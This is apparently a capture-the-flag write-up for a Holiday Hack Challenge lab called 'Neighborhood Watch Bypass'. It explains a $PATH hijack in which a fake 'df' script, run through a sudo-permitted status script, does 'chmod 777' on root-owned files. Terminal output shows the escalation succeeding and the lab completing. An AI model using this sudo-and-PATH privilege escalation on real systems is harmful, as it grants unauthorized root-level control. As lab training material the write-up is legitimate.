


## Objective “Neighborhood Watch Bypass”




### Task and Solution

The task is learn about safe implementation of shell skripts.

If an attacker is able to control the \$PATH, which is used in a shell skript he can overwrite the binaries in the original shell skript and can leverage the sudo mechanism to execute commands as a privileged account.

‘sudo -l’ also gives as a clue of what commands we are allowed to execute.



we simple create a new implementation of the “df” as a shell skript and will execute a “chmod 777” on the files, we would like to manipulate

```

drwxr-xr-x 1 chiuser chiuser 4096 Jan 5 10:57 ../
-rwxr-xr-x 1 chiuser chiuser 37 Jan 5 10:57 df*
lrwxrwxrwx 1 root root 33 Oct 8 14:08 runtoanswer -> /etc/firealarm/restore_fire_alarm
chiuser @ Dosis Neighborhood ~ /bin %$ ./df
chmod: changing permissions of '/etc/firealarm': Operation not permitted
chiuser @ Dosis Neighborhood ~ /bin %$ cd ..
chiuser @ Dosis Neighborhood ~ %$ echo $PATH
/home/chiuser/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
chiuser @ Dosis Neighborhood ~ %$ sudo /usr/local/bin/system_status.sh
=== Dosis Neighborhood Fire Alarm System Status ===
Fire alarm system monitoring active...

System resources (for alarm monitoring):
      total      used      free   shared  buff/cache   available
Mem:      31Gi      1.0Gi      25Gi      1.8Mi      5.2Gi      29Gi
Swap:      0B          0B          0B

Disk usage (alarm logs and recordings):

Active fire department connections:
10:58:00 up 7 days, 6:46, 0 users, load average: 0.01, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU  WHAT

Fire alarm monitoring processes:
root      48  0.0  0.0  3472  1628 pts/1    S+   10:58   0:00 grep -E (alarm|fire|monitor|safety)

🔥 Fire Safety Status: All systems operational
🚒 Emergency Response: Ready
📶 Coverage Area: Dosis Neighborhood (all sectors)
chiuser @ Dosis Neighborhood ~ %$ ls -la /etc/firealarm/
total 6036
drwxrwxrwx 1 root root 4096 Oct 8 14:08 .
drwxr-xr-x 1 root root 4096 Jan 5 10:32 ..
-rwxr-xr-x 1 root root 6167688 Oct 8 14:05 restore_fire_alarm
chiuser @ Dosis Neighborhood ~ %$ /etc/firealarm/restore_fire_alarm
🔥 FIRE ALARM SYSTEM: Attempting to restore admin privileges...
🔥 BYPASSING SECURITY RESTRICTIONS...
🔗 Connecting to fire safety control center: https://2025.holidayhackchallenge.com:443/turnstile?rid=474b4f4e-720c-4b53-8166-59b3ddc28fda
🟢 SUCCESS! Fire alarm system admin access RESTORED!
🟢 DOSIS NEIGHBORHOOD FIRE PROTECTION: FULLY OPERATIONAL
✅ All fire safety systems are now under proper administrative control
🚒 Emergency response capabilities: ACTIVE
🛡️ Neighborhood fire protection: SECURED

=====
CONGRATULATIONS! You've successfully restored fire alarm system
administrative control and protected the Dosis neighborhood!
=====

🔥 FIRE ALARM SYSTEM RESTORATION COMPLETE 🚒
chiuser @ Dosis Neighborhood ~ %$

```